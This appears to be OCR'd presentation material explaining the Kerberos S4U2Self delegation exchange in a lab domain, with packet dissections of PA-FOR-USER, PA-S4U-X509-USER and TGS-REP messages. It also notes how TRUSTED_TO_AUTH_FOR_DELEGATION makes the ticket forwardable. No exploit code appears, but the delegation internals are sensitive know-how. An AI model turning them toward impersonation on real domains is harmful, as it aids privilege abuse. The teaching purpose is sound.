
```
▾ PA-DATA PA-S4U-X509-USER
  ▾ padata-type: kRB5-PADATA-FOR-X509-USER (130)
    ▾ padata-value: 3056a03b3039a00602041568b4b5a1163014a00302010aa1…
      ▾ user-id
          nonce: 359183541
        ▾ cname
            name-type: kRB5-NT-ENTERPRISE-PRINCIPAL (10)
          ▾ name-string: 1 item
              KerberosString: Vegeta_sa
          crealm: capsule.corp
          Padding: 0
          options: 20000000
      ▾ checksum
          cksumtype: cKSUMTYPE-HMAC-SHA1-96-AES-256 (16)
          checksum: 4714dc247bc7ca4f5ecfab15
```



```
▾ PA-DATA PA-FOR-USER
  ▾ padata-type: kRB5-PADATA-FOR-USER (129)
    ▾ padata-value: 3052a0163014a00302010aa10d300b1b095665676574615f…
      ▾ name
          name-type: kRB5-NT-ENTERPRISE-PRINCIPAL (10)
        ▾ name-string: 1 item
            KerberosString: Vegeta_sa
        realm: capsule.corp
      ▾ cksum
          cksumtype: cKSUMTYPE-HMAC-MD5 (-138)
          checksum: d5f6ed1a32ae749a160956642eb936e4
        auth: Kerberos
```

Web01 requests a Vegeta's Forwardable ST for itself using S4U2Self

https://docs.microsoft.com/en-us/openspecs/windows_protocols/ms-sfu/c98bade9-cad1-4745-bd4d-d13926103022



Vegeta

AS

TGS

NTDS

TGT → Info

Auth → Web01$ 15:00

Who? → Vegeta

Web01 is Trusted

ST

encTGSRep

TRUSTED_TO_AUTH_FOR_DELEGATION


HTTP

CIFS

🔑	Secret Key
🤝	Session Key
TS	Timestamp
Auth	Authenticator

Web01$ Ticket – TGS-REP (S4U2Self)


- DC verifies Web01 is TRUSTED_TO_AUTH_FOR_DELEGATION
- Responds with Vegeta's ST + Session Key



```
▾ Kerberos
  ▸ Record Mark: 1508 bytes
  ▾ tgs-rep
      pvno: 5
      msg-type: krb-tgs-rep (13)
    ▾ padata: 1 item
      ▸ PA-DATA PA-S4U-X509-USER
      crealm: capsule.corp
    ▾ cname
        name-type: kRB5-NT-ENTERPRISE-PRINCIPAL (10)
      ▾ cname-string: 1 item
          CNameString: Vegeta_sa
    ▸ ticket
    ▾ enc-part
        etype: eTYPE-AES256-CTS-HMAC-SHA1-96 (18)
      ▾ cipher: 9851adc851c3a4baf80e1faf7227497876b8ff317a310ff7…
        ▾ encTGSRepPart
          ▸ key
          ▸ last-req: 1 item
            nonce: 359183541
            Padding: 0
          ▸ flags: 40a10000
            authtime: 2021-04-14 20:07:41 (UTC)
            starttime: 2021-04-14 20:27:25 (UTC)
            endtime: 2021-04-14 20:42:25 (UTC)
            renew-till: 2021-04-21 20:07:41 (UTC)
            srealm: CAPSULE.CORP
          ▸ sname
          ▸ encrypted-pa-data: 1 item
```

- The resulting ST is Forwardable thanks to TRUSTED_TO_AUTH_FOR_DELEGATION


- Invoking S4U2Self without that setting leads to non-Forwardable Tickets



```
▾ ticket
    tkt-vno: 5
    realm: CAPSULE.CORP
  ▾ sname
      name-type: kRB5-NT-PRINCIPAL (1)
    ▾ sname-string: 1 item
        SNameString: web01$
  ▾ enc-part
      etype: eTYPE-AES256-CTS-HMAC-SHA1-96 (18)
      kvno: 1
    ▾ cipher: 6bfbffee557dee3422be56d5424bc9732199233255a9edc2…
      ▾ encTicketPart
          Padding: 0
        ▾ flags: 40a10000
            0... .... = reserved: False
            .1.. .... = forwardable: True
            ..0. .... = forwarded: False
            ...0 .... = proxiable: False
            .... 0... = proxy: False
            .... .0.. = may-postdate: False
            .... ..0. = postdated: False
            .... ...0 = invalid: False
            1... .... = renewable: True
            .0.. .... = initial: False
            ..1. .... = pre-authent: True
            ...0 .... = hw-authent: False
            .... 0... = transited-policy-checked: False
            .... .0.. = ok-as-delegate: False
            .... ..0. = unused: False
            .... ...1 = enc-pa-rep: True
            0... .... = anonymous: False
        ▸ key
          crealm: capsule.corp
        ▾ cname
            name-type: kRB5-NT-ENTERPRISE-PRINCIPAL (10)
          ▾ cname-string: 1 item
              CNameString: Vegeta_sa
        ▸ transited
```

https://docs.microsoft.com/en-us/openspecs/windows_protocols/ms-sfu/ad98268b-f75b-42c3-b09b-959282770642?redirectedfrom=MSDN

3.2.5.1.2 KDC Replies with Service Ticket




